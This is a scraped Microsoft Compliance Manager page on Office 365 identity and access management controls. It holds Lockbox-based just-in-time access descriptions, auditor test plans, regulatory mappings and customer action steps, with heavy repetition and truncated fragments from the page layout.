The service team's management identifies service team personnel who should be given authorization to access the system and specifies the type of privilege that each service team personnel should have based on their intended role. Service team accounts are created in Microsoft account management tools. By default, these service team accounts initially belong to a security group that has read-only access to the Office 365 production environment. If any service team personnel needs additional access to the Office 365 production environment, they request that access, providing a business justification, using a tool called Lockbox. Service team personnel with the access approver role then review and approve or deny the request. Access is provided only for a finite period of time based on the expected

Read More

Test Plan Details

Examined the Microsoft Office 365 MultiTenant System Security Plan, Version 6.0, dated 03/01/2018 and determined that Office 365 Information Security Policy defines Office 365 policies. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Examined the Office 365 Information Security Policy and determined that this document defines 17 security objectives, is applicable to all Office 365 environments, and outlines best practices and regulatory requirements which is supplemented by the Office 365 Control Framework. The 17 objectives described within this document are the following: Access Control (AC), Awareness and Training (AT), Audit and Accountability (AU), Security Assessment (CA), Configuration Management (CM), Contingency Planning (CP), Identification and Authentication (IA), Incident Response (IR), Maintenance (MA), Media Protection (MP), Physical Access (PE), Security Planning (PL), Program Management (PM), Personnel Security (PS), Risk Assessment (RA), System and Services Acquisition (SA), System and Communications Protection (SC), and System and Information Integrity (SI). The Office 365 Information Security

Read More

Management Response

N/A

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-03 **Control Title:** Diagnostic / Configuration Ports Access	8	Implemented	8/31/2018	Third-party independent auditor	✓

Feedback

Identity & Access Management

Controls / Articles	Compliance Score	Status	Test date	
Control ID: IAM-02 **Control Title:** Credential Lifecycle / Provision Management **Description:** User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing interoperability (e.g., SSO and federation) • Read More	3	Implemented	8/31/2018	Third

Less

Microsoft Implementation Details

The Office 365 Information Security Policy defines Microsoft's policies for Office 365. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Policies are made available to roles identified in Section 8.3 of the Office 365 System Security Plan via an internal SharePoint site.

The service team's management identifies service team personnel who should be given authorization to access the system and specifies the type of privilege that each service team personnel should have based on their intended role. Service team accounts are created in Microsoft account management tools. By default, these service team accounts initially belong to a security group that has read-only access to the Office 365 production environment. If any service team personnel needs additional access to the Office 365 production environment, they request that access, providing a business justification, using a tool called Lockbox. Service team personnel with the access approver role then review and approve or deny the request.

Read More

Test Plan Details

Examined the Microsoft Office 365 MultiTenant System Security Plan, Version 6.0, dated 03/01/2018 and determined that Office 365 Information Security Policy defines Office 365 policies. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Examined the Office 365 Information Security Policy and determined that this document defines 17 security objectives, is applicable to all Office 365 environments, and outlines best practices and regulatory requirements which is supplemented by the Office 365 Control Framework. The 17 objectives described within this document are the following: Access Control (AC), Awareness and Training (AT), Audit and Accountability (AU), Security Assessment (CA), Configuration Management (CM), Contingency Planning (CP), Identification and Authentication (IA), Incident Response (IR), Maintenance (MA), Media Protection (MP), Physical Access (PE), Security Planning (PL), Program Management (PM), Personnel Security (PS), Risk Assessment (RA), System and Services Acquisition (SA), System and Communications Protection (SC), and System and Information Integrity (SI). The Office 365 Information Security

Read More

Management Response

N/A

Controls / Articles	Compliance Score	Status	Test date	
Control ID: IAM-03 **Control Title:** Diagnostic / Configuration Ports Access **Description:** User access to diagnostic and configuration ports shall be restricted to authorized	8	Implemented	8/31/2018	Third

Microsoft Implementation Details

The Office 365 Information Security Policy defines Microsoft's policies for Office 365. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Policies are made available to roles identified in Section 8.3 of the Office 365 System Security Plan via an internal SharePoint site.

The service team's management identifies service team personnel who should be given authorization to access the system and specifies the type of privilege that each service team personnel should have based on their intended role. Service team accounts are created in Microsoft account management tools. By default, these service team accounts initially belong to a security group that has read-only access to the Office 365 production environment. If any service team personnel needs additional access to the Office 365 production environment, they request that access, providing a business justification, using a tool called Lockbox. Service team personnel with the access approver role then review and approve or deny the request. Access is provided only for a finite period of time based on the expected duration of the work to be performed. If access is approved, Lockbox assigns the service team personnel to security groups with the minimum permissions required to perform the work and automatically revokes permissions at the end of the specified time period.

The service team's management identifies service team personnel who should be given authorization to access the system and specifies the type of privilege that each service team personnel should have based on their role. Role-based access control is used to identify and control the access privileges of each service team personnel. Access privileges vary depending on the role within the service team. Access privileges are defined in Microsoft account management tools and enforced by Active Directory.

By default, service team accounts belong to a security group that has user-level operating system access to the Office 365 production environment for that service team, and no access to customer data. If a service team user needs other privileges to the Office 365 production environment, they request that access, providing a business justification, using a tool called Lockbox. A service team user with the Access Approver role then reviews and approves or denies the request. Access is provided for a finite period of time based on the expected duration of the work to be performed. If access is approved, Lockbox assigns the service team user to security groups with the minimum permissions required to perform the work and automatically revokes these permissions at the end of the specified time period. Reviews of accounts and all approved access occur monthly.

The use of this just-in-time permissions model ensures that service team users only ever have the least privileges required to accomplish assigned tasks in the support and operation of Office 365, and are restricted by elevation level, resource access, and time.

Office 365 service teams employ the concept of least privilege, allowing only authorized accesses for service team users (and processes acting on behalf of service team users) that are necessary to accomplish assigned tasks in accordance with business functions and organizational needs.

Service owners must employ the concept of least privilege for specific duties and information systems in accordance with risk assessments as necessary to adequately mitigate risk to operational assets, individuals, and/or other organizations. Service team user permissions and segregation of duties are defined in the AC-05 control.

Each service team is responsible for defining least privileged roles within their team.

Identity & Access Management

13/13 Assessed

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-02 **Control Title:** Credential Lifecycle / Provision Management **Description:** User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing interoperability (e.g., SSO and federation) •	3	Implemented	8/31/2018	Third-party independent auditor	✓

Read More

Less

Microsoft Implementation Details

The Office 365 Information Security Policy defines Microsoft's policies for Office 365. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Policies are made available to roles identified in Section 8.3 of the Office 365 System Security Plan via an internal SharePoint site.

The service team's management identifies service team personnel who should be given authorization to access the system and specifies the type of privilege that each service team personnel should have based on their intended role. Service team accounts are created in Microsoft account management tools. By default, these service team accounts initially belong to a security group that has read-only access to the Office 365 production environment. If any service team personnel needs additional access to the Office 365 production environment, they request that access, providing a business justification, using a tool called Lockbox. Service team personnel with the access approver role then review and approve or deny the request. Access is provided only for a finite period of time based on the expected

Read More

Test Plan Details

Examined the Microsoft Office 365 MultiTenant System Security Plan, Version 6.0, dated 03/01/2018 and determined that Office 365 Information Security Policy defines Office 365 policies. This document addresses the purpose, scope, roles, responsibilities, compliance requirements, and required coordination among the various Microsoft organizations providing some level of support for the security of Office 365. Examined the Office 365 Information Security Policy and determined that this document defines 17 security objectives, is applicable to all Office 365 environments, and outlines best practices and regulatory requirements which is supplemented by the Office 365 Control Framework. The 17 objectives described within this document are the following: Access Control (AC), Awareness and Training (AT), Audit and Accountability (AU), Security Assessment (CA), Configuration Management (CM), Contingency Planning (CP), Identification and Authentication (IA), Incident Response (IR), Maintenance (MA), Media Protection (MP), Physical Access (PE), Security Planning (PL), Program Management (PM), Personnel Security (PS), Risk Assessment (RA), System and Services Acquisition (SA), System and Communications Protection (SC), and System and Information Integrity (SI). The Office 365 Information Security

Read More

Management Response

N/A

Controls / Articles	Compliance Score	Status	Test date	Tested By	Test result
Control ID: IAM-03 **Control Title:** Diagnostic / Configuration Ports Access	8	Implemented	8/31/2018	Third-party independent auditor	✓

Feedback

Identity & Access Management	13/13 Assessed
Infrastructure & Virtualization Security	13/13 Assessed
Interoperability & Portability	5/5 Assessed
Mobile Security	20/20 Assessed
Security Incident Management, E-Discovery, & Cloud Forensics	5/5 Assessed
Supply Chain Management, Transparency, and Accountability	9/9 Assessed
Threat and Vulnerability Management	3/3 Assessed

Customer Managed Controls

Business Continuity Management & Operational Resilience	0/2 Assessed
Change Control & Configuration Management	0/2 Assessed
Data Security & Information Lifecycle Management	0/1 Assessed
Datacenter Security	0/3 Assessed
Encryption & Key Management	0/4 Assessed
Governance and Risk Management	0/4 Assessed
Human Resources	0/10 Assessed
Identity & Access Management	0/11 Assessed
Infrastructure & Virtualization Security	0/3 Assessed
Mobile Security	0/6 Assessed

Feedback

Human Resources	11/11 Assessed
Identity & Access Management	13/13 Assessed
Infrastructure & Virtualization Security	13/13 Assessed
Interoperability & Portability	5/5 Assessed
Mobile Security	20/20 Assessed
Security Incident Management, E-Discovery, & Cloud Forensics	5/5 Assessed
Supply Chain Management, Transparency, and Accountability	9/9 Assessed
Threat and Vulnerability Management	3/3 Assessed

Customer Managed Controls

Business Continuity Management & Operational Resilience	0/2 Assessed
Change Control & Configuration Management	0/2 Assessed
Data Security & Information Lifecycle Management	0/1 Assessed
Datacenter Security	0/3 Assessed
Encryption & Key Management	0/4 Assessed
Governance and Risk Management	0/4 Assessed
Human Resources	0/10 Assessed
Identity & Access Management	0/11 Assessed

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result
Control ID: IAM-01 **Control Title:** Audit Tools Access **Description:** Access to, and use of, audit tools that interact with the organization's information systems shall be appropriately segregated and access restricted to prevent inappropriate disclosure and tampering of log data.	3	**GDPR:** 6.9.4 **ISO 27001:2013:** A.12.4.2 **ISO 27018:2014:** C.12.4.2, Part 1 **NIST 800-171:** 3.3.8 **NIST CSF:** RS.AN-1 **FedRAMP Moderate:** AU-9	Assign Manage Documents	Select			Select

More

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result
Control ID: IAM-02 **Control Title:** Credential Lifecycle / Provision Management **Description:** User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing Read More	3	**FedRAMP Moderate:** AC-1(a)(1) **NIST 800-53:** AC-1(a)(1) **NIST 800-171:** 3.1.1 **HIPAA:** 45 C.F.R. § 164.308(a)(3)(i) **CSA CCM301:** GRM-04 **ISO 27001:2013:** A.9.1.1	Assign Manage Documents	Select			Select

More

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result
Control ID: IAM-03 **Control Title:** Diagnostic / Configuration Ports Access **Description:** User access to diagnostic and configuration ports shall be restricted to authorized individuals and applications.	8	**ISO 27018:2014:** A.10.9 **FedRAMP Moderate:** AC-2(d) **NIST 800-53:** AC-2(d) **GDPR:** 6.6.3 **HIPAA:** 45 C.F.R. § 164.308(a)(4)(ii)(C) **ISO 27001:2013:** A.9.2.2	Assign Manage Documents	Select			Select

More

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result
Control ID: IAM-05 **Control Title:** Segregation of Duties **Description:** User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for restricting user access as per defined segregation of duties to address business risks associated with a user-role conflict of interest.	6	**FedRAMP Moderate:** AC-5(c) **NIST 800-53:** AC-5(c)	Assign Manage Documents	Select			Select

More

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result
Control ID: IAM-06 **Control Title:** Source Code Access Restriction **Description:** Access to the organization's own developed applications, program, or object source code, or any other form of intellectual property (IP), and use of proprietary software shall be appropriately restricted following the rule of least privilege based on job function as per established user access policies and procedures.	8	**FedRAMP Moderate:** AC-6 **NIST 800-53:** AC-6 **NIST 800-171:** 3.1.5 **HIPAA:** 45 C.F.R. § 164.308(a)(3)(ii)(B) **NIST CSF:** PR.PT-3 **CSA CCM301:** IAM-08 **ISO 27001:2013:** A.9.2.3	Assign Manage Documents	Select			Select

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result

Control ID: IAM-02

Control Title: Credential Lifecycle / Provision Management

Description: User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing

Read More

3

FedRAMP Moderate: AC-1(a)(1)
NIST 800-53: AC-1(a)(1)
NIST 800-171: 3.1.1
HIPAA: 45 C.F.R. § 164.308(a)(3)(i)
CSA CCM301: GRM-04
ISO 27001:2013: A.9.1.1

Assign

Manage Documents

Select

Select

Less

Customer Actions

Customers are responsible for developing and maintaining Access Control policies and procedures that govern access management activities for their organization and users.

Customers are also responsible for separating duties of their organizational users as necessary, to prevent malevolent activity without collusion in compliance with their organizational policies.

To facilitate monitoring for compliance with the requirements of this control, Microsoft recommends that your organization create and maintain Access Control policies and standard operating procedures (SOPs) that include the following sections:

- Purpose of the policy;
- Scope of the policy;
- Roles and responsibilities;
- Management commitment;
- Coordination among organizational entities; and
- Compliance

Read More

Implementation Details

Enter implementation details for your organization, along with any notes you want to include. Information that you enter in this field can help others in your organization, as well as auditors and regulators, to understand your organization's implementation details and how your implementation can be tested and validated.

Test Plan & Management Response

Enter test plan information in this field to track how your organization validates the implementation details. You can also enter responses from your organization's senior management personnel regarding tests that fail with low, medium, or high risk results.

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Implementation Status	Implementation Date	Test date	Test result

Control ID: IAM-03

Control Title: Diagnostic / Configuration Ports Access

Description: User access to diagnostic and configuration ports shall be restricted to authorized individuals and applications.

8

ISO 27018:2014: A.10.9
FedRAMP Moderate: AC-2(d)
NIST 800-53: AC-2(d)
GDPR: 6.6.3
HIPAA: 45 C.F.R. § 164.308(a)(4)(ii)(C)
ISO 27001:2013: A.9.2.2

Assign

Manage Documents

Select

Select

Feedback

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Sta

Control ID: IAM-02

Control Title: Credential Lifecycle / Provision Management

Description: User access policies and procedures shall be established, and supporting business processes and technical measures implemented, for ensuring appropriate identity, entitlement, and access management for all internal corporate and customer (tenant) users with access to data and organizationally-owned or managed (physical and virtual) application interfaces and infrastructure network and systems components. These policies, procedures, processes, and measures must incorporate the following: • Procedures, supporting roles, and responsibilities for provisioning and de-provisioning user account entitlements following the rule of least privilege based on job function (e.g., internal employee and contingent staff personnel changes, customer-controlled access, suppliers' business relationships, or other third-party business relationships) • Business case considerations for higher levels of assurance and multi-factor authentication secrets (e.g., management interfaces, key generation, remote access, segregation of duties, emergency access, large-scale provisioning or geographically-distributed deployments, and personnel redundancy for critical systems) • Access segmentation to sessions and data in multi-tenant architectures by any third party (e.g., provider and/or other customer (tenant)) • Identity trust verification and service-to-service application (API) and information processing

Read More

3

FedRAMP Moderate: AC-1(a)(1)
NIST 800-53: AC-1(a)(1)
NIST 800-171: 3.1.1
HIPAA: 45 C.F.R. § 164.308(a)(3)(i)
CSA CCM301: GRM-04
ISO 27001:2013: A.9.1.1

Assign

Manage Documents

Select

Less

Customer Actions

Customers are responsible for developing and maintaining Access Control policies and procedures that govern access management activities for their organization and users.

Customers are also responsible for separating duties of their organizational users as necessary, to prevent malevolent activity without collusion in compliance with their organizational policies.

To facilitate monitoring for compliance with the requirements of this control, Microsoft recommends that your organization create and maintain Access Control policies and standard operating procedures (SOPs) that include the following sections:

- Purpose of the policy;
- Scope of the policy;
- Roles and responsibilities;
- Management commitment;
- Coordination among organizational entities; and
- Compliance

Read More

Implementation Details

Enter implementation details for your organization, along with any notes you want to include. Information that you enter in this field can help others in your organization, as well as auditors and regulators, to understand your organization's implementation details and how your implementation can be tested and validated.

Test Plan & Manageme

Enter test plan informati
validates the implement
organization's senior ma
medium, or high risk res

Controls / Articles	Compliance Score	Related Controls / Articles	Assigned User	Sta

Control ID: IAM-03

Control Title: Diagnostic / Configuration Ports Access

Description: User access to diagnostic and configuration ports shall be restricted to authorized individuals and applications.

8

ISO 27018:2014: A.10.9
FedRAMP Moderate: AC-2(d)
NIST 800-53: AC-2(d)
GDPR: 6.6.3
HIPAA: 45 C.F.R. § 164.308(a)(4)(ii)(C)
ISO 27001:2013: A.9.2.2

Assign

Manage Documents

Select

More

Customer Actions

Customers are responsible for developing and maintaining Access Control policies and procedures that govern access management activities for their organization and users.

Customers are also responsible for separating duties of their organizational users as necessary, to prevent malevolent activity without collusion in compliance with their organizational policies.

To facilitate monitoring for compliance with the requirements of this control, Microsoft recommends that your organization create and maintain Access Control policies and standard operating procedures (SOPs) that include the following sections:

- Purpose of the policy;
- Scope of the policy;
- Roles and responsibilities;
- Management commitment;
- Coordination among organizational entities; and
- Compliance

Once your organization has these policies and SOPs in place, you can use the following steps to help verify compliance with this control:

1. Review the Access Control policy to make sure the following sections are included:
   a. purpose of the policy;
   b. scope of the policy;
   c. roles and responsibilities;
   d. management commitment;
   e. coordination among organizational entities; and
   f. compliance
2. Verify that the policy is made available to employees and relevant external parties.
3. Attach the Access Control policy and any evidence gathered.
4. Verify that the Access Control SOP is made available to the appropriate employees and relevant external parties, if any.
5. Attach the SOP as evidence, including links to its location on your intranet, and any other gathered evidence.

Office 365 Customer Lockbox Customer Lockbox enhances access control processes and procedures by adding customer representative(s) to the approval chain in the event a Microsoft support engineer needs access to customer data in order to resolve a customer's support issue. Customer Lockbox allows you to control whether to give a Microsoft support engineer access to your data. Customer Lockbox is included in the Office 365 E5 plan. If you don't have an Office 365 E5 plan, you can buy a separate Advanced Compliance SKU with any Office 365 Enterprise plan. If you have Customer Lockbox, you can verify it is enabled in the Microsoft 365 admin center (admin permissions required).


Privileged Access Management in Office 365 Privileged access management allows granular access control over privileged admin tasks in Office 365. It can help protect your organization from breaches that may use existing privileged admin accounts with standing access to sensitive data or access to critical configuration settings. When used in conjunction with Azure AD Privileged Identity Management, these two features provide access control with just-in-time access at different scopes.

Identity Management Robust identity management coupled with access control policies and procedures can help you to satisfy the requirements of these controls. Office 365 uses Azure Active Directory to manage users. You can choose from three main identity models in Office 365 when you set up and manage user accounts:

- Cloud identity

Next steps for privileged access management

